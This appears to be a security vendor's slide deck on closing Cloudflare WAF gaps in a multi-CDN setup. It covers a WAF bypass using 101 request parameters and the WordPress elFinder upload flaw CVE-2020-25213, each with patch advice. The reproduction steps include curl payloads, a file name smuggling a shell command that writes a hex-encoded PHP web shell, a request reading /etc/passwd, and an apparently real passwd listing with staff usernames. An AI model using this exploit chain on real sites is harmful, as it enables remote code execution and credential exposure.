

加固防護盾:

在 **Multi CDN** 架構下補強 **Cloudflare** 弱點





Francis Lien

Head of Engineering, mlytics

Gemtek **NEXUSGUARD**




Agenda

- The content delivery network (CDN)
- The Nginx vulnerability
- The WordPress vulnerability
- Suggestions on website security

The content delivery network (CDN)

What is a CDN



The benefits of using a CDN

Performance

- Distributing content closer to visitors by using a nearby CDN server

Availability

- Distributed CDN servers can handle more traffic during times of heavy traffic


Reducing bandwidth costs

- Decreases infrastructure costs due to traffic offloading (less load on origin)

Security

- CDN can hide source origin
- CDN may improve security by providing DDoS mitigation and IP ACL

CDN vendors



The nginx vulnerability

About this vulnerability


A researcher from ODS (Open Data Security) named Daniel Fariña released a blog post sharing his findings about **a vulnerability in the case of Nginx on Cloudflare,** which **could disable the WAF leaving the companies vulnerable to cyber attacks.**

We noticed that Lua in Nginx has a limitation in terms of accessibility to all the information of one request, and it can be summarized as follow :

“... a maximum of 100 request arguments are parsed by default (including those with the same name) and that additional request arguments are silently discarded to guard against potential denial of service attacks.”



What is a Web Application Firewall (WAF)



A WAF helps to protect web applications by filtering and monitoring HTTP traffic between a web application and internet.

It typically protects web applications from attacks like cross-site forgery, cross-site-scripting (XSS), file inclusion, SQL injection and among others.

A WAF operates a set of rules. These rules aim to protect against vulnerabilities in the application by filtering out malicious traffic.

What is Nginx+ngx_lua

Nginx is a popular web server that powers more than 400 million websites. It has beyond web server now. Many software-based solutions are integrated with Nginx. ngx_lua is one of the popular solution on Nginx.



ngx_lua is a C language module based on nginx which can run Lua scripts using LuaJIT engine. By leveraging Nginx web framework, this module allows you to develop the business logic of your web application.

How to reproduce this vulnerability

Test scenario: with one parameter

```
"`curl -i '127.0.0.1/?txtSearch=<%21-%23cmd' -H "Host: demo.1testfire.net"
HTTP/1.1 403 Forbidden
Server: nginx
Date: Thu, 13 Dec 2018 07:08:05 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-cache
<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Error Page</title><link rel="stylesheet"
type="text/css" href="__assets/css/style.css"><link href="https://fonts.googleapis.com/css?family=Raleway"
rel="stylesheet"></head><body><div class="wrapper"><h1>ACCESS DENIED<span>Your request to access demo.1testfire.net was
denied</span></h1><p class="error_info"><span>Incident ID </span>31c75a46e10079d1449f5e4db85d6de</p><p
class="error_info"><span>Your IP </span>127.0.0.1</p><div
class="next_Step"><p><span>What happened ?</span>The website you are trying to access is protected against cyber attacks.
Your recent action or behavior was flagged as suspicious. Further access to the web server has been denied.</p>
<p><span>What can I do ?</span>Please try again in a few minutes. Or, you can directly contact the site owner within
Event ID indicated and a description of what you were doing before you were denied access.</p></div><span
class="copyright">Powered by mlytics.com</span></div></body></html>`
```

How to reproduce this vulnerability

Test scenario: with a0-a9, 10*10, a total of 100 parameters, and then add the 101st parameters to the command injection payload

[illegible]

How to patch this vulnerability

- Patch ngx_lua module to v10.0.13
- Call get_uri_args with number of argument:

```
local args, err = ngx.req.get_uri_args([NUMBER])  
if err == "truncated" then  
  -- one can choose to ignore or reject the current request here  
end
```



After patch

With mlytics patch to the platform, the same request got rejected by our platform though nothing has changed on Cloudflare's end.

```
'curl -i
'127.0.0.1/?a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a0=0&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a1=1&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a2=2&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a3=3&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a4=4&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a5=5&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a6=6&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a7=7&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a8=8&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&a9=9&9&a9=9&a9=9&a9=9&<%21-%23cmd' -H "Host: demo.1testfire.net"
HTTP/1.1 403 Forbidden
Server: nginx
Date: Thu, 13 Dec 2018 07:18:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-cache
<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Error Page</title><link rel="stylesheet" type="text/css" href="__assets/css/style.css"><link href="https://fonts.googleapis.com/css?family=Raleway" rel="stylesheet"></head><body><div class="wrapper"><h1>ACCESS DENIED<span>Your request to access demo.1testfire.net was denied</span></h1><p class="error_info"><span>Incident ID </span></p><p class="error_info"><span>Your IP </span></p><div class="next_Step"><p><span>What happened ?</span>The website you are trying to access is protected against cyber attacks. Your recent action or behavior was flagged as suspicious. Further access to the web server has been denied.</p><p><span>What can I do ?</span>Please try again in a few minutes. Or, you can directly contact the site owner within Event ID indicated and a description of what you were doing before you were denied access.</p></div><span class="copyright">Powered by mlytics.com</span></div></body></html>"`
```

The WordPress vulnerability

About this vulnerability

The vulnerability (CVE-2020-25213) is due to **improper access control of eFinder while uploading files**.

An unauthenticated remote attacker can exploit this vulnerability by uploading a file on the target system.

A successful attack could **result in code execution in the security context of the target WordPress server**.



About this vulnerability

Cloudflare provides managed rulesets for modern web application framework, such as Drupal, Joomla and WordPress.

Unfortunately, **Cloudflare does not update their policy for this vulnerability.**

WP0034 is the latest WordPress managed rule for CVE-2019-11869 vulnerability.

ID	Description	Group	Default mode	Mode
WP0027	Wordpress - XSS	Cloudflare WordPress	Block	Default ▾
WP0028	Wordpress - DoS - CVE:CVE-2018-6389	Cloudflare WordPress	Disable	Default ▾
WP0029	Wordpress - Broken Access Control - CVE:CVE-2018-12895	Cloudflare WordPress	Block	Default ▾
WP0030	Wordpress - Deserialization - Stream Wrapper Phar - CVE:CVE-2018-1000773	Cloudflare WordPress	Disable	Default ▾
WP0031	Wordpress - Code Injection, File Inclusion - CVE:CVE-2019-8943, CVE:CVE-2019-8942	Cloudflare WordPress	Block	Default ▾
WP0032	Wordpress - XSS - CVE:CVE-2019-9787	Cloudflare WordPress	Disable	Default ▾
WP0033	Wordpress:Plugin:Easy WP SMTP - Deserialization	Cloudflare WordPress	Block	Default ▾
WP0034	Wordpress:Plugin:Yuzo Related Posts - XSS - CVE:CVE-2019-11869	Cloudflare WordPress	Block	Default ▾

◀ 1 ... 2 3 4 5 ▶ 41 - 48 of 48 Close

What is Wordpress?



37%

of the website is built on WordPress

28,183,568

live websites using WordPress

WordPress is a free and open-source content management system (CMS) written in PHP. WordPress allows users to install any plugin. Thanks to its free and open-source concept, the community provides more than 58,248 plugins in WordPress ecosystem.

Source: [BuiltWith](#)

What is elfinder plugin?



elFinder is an open-source file manager for the web, written in JavaScript using jQuery UI. It is a framework to provide file explorer GUI to web applications.

The website administrator can use elfinder to manage static files of WordPress, such as videos, images and documents.

Source: <https://github.com/Studio-42/elFinder>


How to reproduce this vulnerability

Behavior 1

Unauthenticated users can access elFinder link

```
http://example.com/elFinder/elfinder.html#elf_l1_Lw
```


without authenticated cookie, wordpress_logged_in_[HASH]



How to reproduce this vulnerability

Behavior 2

Unauthenticated users can upload any files



How to reproduce this vulnerability

Behavior 3

The upload request will trigger browser to send a POST request to “elFinder/php/connector.minimal.php” with some specified parameters.

The elfinder will return a relative path

```
/elFinder/php/../../files/[FILENAME]
```

of uploaded file.


```
1 {
2   "added": [
3     {
4       "isowner": false,
5       "ts": 1617861416,
6       "mime": "image/jpeg",
7       "read": 1,
8       "write": 1,
9       "size": "3924",
10      "hash": "l1_bWx5dGVzdC5qcGc",
11      "name": "mlytest.jpg",
12      "phash": "l1_Lw",
13      "url": "/elFinder/php/../../files/mlytest.jpg"
14    }
15  ],
16  "removed": [],
17  "changed": [
18    {
19      "isowner": false,
20      "ts": 1617861251,
21      "mime": "directory",
22      "read": 1,
23      "write": 1,
24      "size": 0,
25      "hash": "l1_Lw",
26      "name": "files",
27      "rootRev": "",
28      "options": {
29        "path": "",
30        "url": "/elFinder/php/../../files/",
```

How to reproduce this vulnerability

Step 1

Upload a JPEG file with following file name:


```
mlytest.jpg;echo
3c3f70687020696628697373657428245f4745545b27636d64275d2929207b73797374656d28245f47
45545b27636d64275d293b7d3f3e|xxd -p -r > $(echo -n
2e2e2f66696c65732f6d795f746573742e706870|xxd -p -r);echo mlytest.jpg
```



How to reproduce this vulnerability

Step 2


Rotate the image, then click apply button



How to reproduce this vulnerability

Step 3

Reload the page, my_test.php file will be created in “elFinder/files” folder




How to reproduce this vulnerability

Step 4

You can get /etc/passwd by accessing:

```
http://example.com/elFinder/files/my_test.php?cmd=cat%20/etc/passwd
```

without root permission



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin:/usr/sbin/sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/sbin:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:/home/syslog:/usr/sbin/nologin messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/nonexistent:/usr/sbin/nologin lxd:x:105:65534:/var/lib/lxd/_/bin/false uidd:x:106:110:/run/uidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin sshd:x:109:65534:/run/ssh:/usr/sbin/nologin pollinate:x:110:11:/var/cache/pollinate/bin/false _chrony:x:111:115:Chrony
daemon,,/var/lib/chrony:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash micahpeng:x:1001:1002:/home/micahpeng:/bin/bash micah_peng:x:1002:1003:/home/micah_peng:/bin/bash
thomas.wang:x:1003:1004:/home/thomas.wang:/bin/bash Reggie_Work:x:1004:1005:/home/Reggie_Work:/bin/bash ct:x:1005:1006:/home/ct:/bin/bash vagrant:x:1006:1007:/home/vagrant:/bin/bash
adam.ge:x:1007:1008:/home/adam.ge:/bin/bash patrice_lee:x:1008:1009:/home/patrice_lee:/bin/bash lianweiren:x:1009:1010:/home/lianweiren:/bin/bash eric_chen:x:1010:1011:/home/eric_chen:/bin/bash
william.x:1011:1012:/home/william/bin/bash macpro:x:1012:1013:/home/macpro:/bin/bash gordon:x:1013:1014:/home/gordon:/bin/bash shingyeong:x:1014:1015:/home/shingyeong:/bin/bash
daniel.chen:x:1015:1016:/home/daniel.chen:/bin/bash gehoude:x:1016:1017:/home/gehoude:/bin/bash jimweng:x:1017:1018:/home/jimweng:/bin/bash ting-hsinchen:x:1018:1019:/home/ting-
hsinchen:/bin/bash u0_a145:x:1019:1020:/home/u0_a145:/bin/bash kevinliao:x:1020:1021:/home/kevinliao:/bin/bash nancykuo:x:1021:1022:/home/nancykuo:/bin/bash
songyankevin:x:1022:1023:/home/songyankevin:/bin/bash kevin_liao:x:1023:1024:/home/kevin_liao:/bin/bash williamwang:x:1024:1025:/home/williamwang:/bin/bash
michael_hong:x:1025:1026:/home/michael_hong:/bin/bash ianchen:x:1026:1027:/home/ianchen:/bin/bash kenny:x:1027:1028:/home/kenny:/bin/bash ec:x:1028:1029:/home/ec:/bin/bash
devops:x:1029:1030:/home/devops:/bin/bash sysops:x:1030:1031:/home/sysops:/bin/bash micah:x:1031:1032:/home/micah:/bin/bash brian chou:x:1032:1033:/home/brian chou:/bin/bash
afu:x:1033:1034:/home/afu:/bin/bash eric:x:1034:1035:/home/eric:/bin/bash ts:x:1035:1036:/home/ts:/bin/sh david_lee:x:1036:1037:/home/david_lee:/bin/bash reggie:x:1037:1038:/home/reggie:/bin/bash
thomas_wang:x:1038:1039:/home/thomas_wang:/bin/bash francis_lien:x:1039:1040:/home/francis_lien:/bin/bash brian_chou:x:1040:1041:/home/brian_chou:/bin/bash
brian_li:x:1041:1042:/home/brian_li:/bin/bash clickhouse:x:112:116:ClickHouse server,,/nonexistent/bin/false chenzhiming:x:1042:1043:/home/chenzhiming:/bin/bash
derekwu:x:1043:1044:/home/derekwu:/bin/bash mysql:x:113:121:MySQL Server,,/nonexistent/bin/false daniel_chen:x:1044:1045:/home/daniel_chen:/bin/bash
```

How to reproduce this vulnerability


A PHP code

```
<?php if(isset($_GET['cmd']))  
{system($_GET['cmd']);}?>
```

is encoded into hexadecimal

```
3c3f70687020696628697373657428245f4745545b2763  
6d64275d2929207b73797374656d28245f4745545b2763  
6d64275d293b7d3f3e
```

The attacker can execute arbitrary PHP code to open a backdoor or get system credential by using this vulnerability.



The screenshot shows a web-based hex encoding tool. At the top, there's a title bar with the text "Enter the text to encode to hex" and a "Sample" button. Below this is a large text input area containing the PHP code: `<?php if(isset($_GET['cmd'])) {system($_GET['cmd']);}?>`. To the right of the input area, it says "Size : 55 B, 55 Characters". Below the input area, there are four buttons: "Auto" (checked), "String to Hex" (highlighted in green), "File..", and "Load URL". Below these buttons, it says "The encoded string:". To the right of this text is a copy icon. Below the "The encoded string:" text is a large text output area containing the hexadecimal string: `3c3f70687020696628697373657428245f4745545b27636d64275d2929207b73797374656d28245f4745545b27636d64275d293b7d3f3e`. To the right of the output area, it says "Size : 110 B, 110 Characters".

How to patch this vulnerability

Method 1 Patch WordPress file manager to 6.9+


Method 2 Setup an open-source WAF server before WordPress, then create a WAF policy to block following patterns

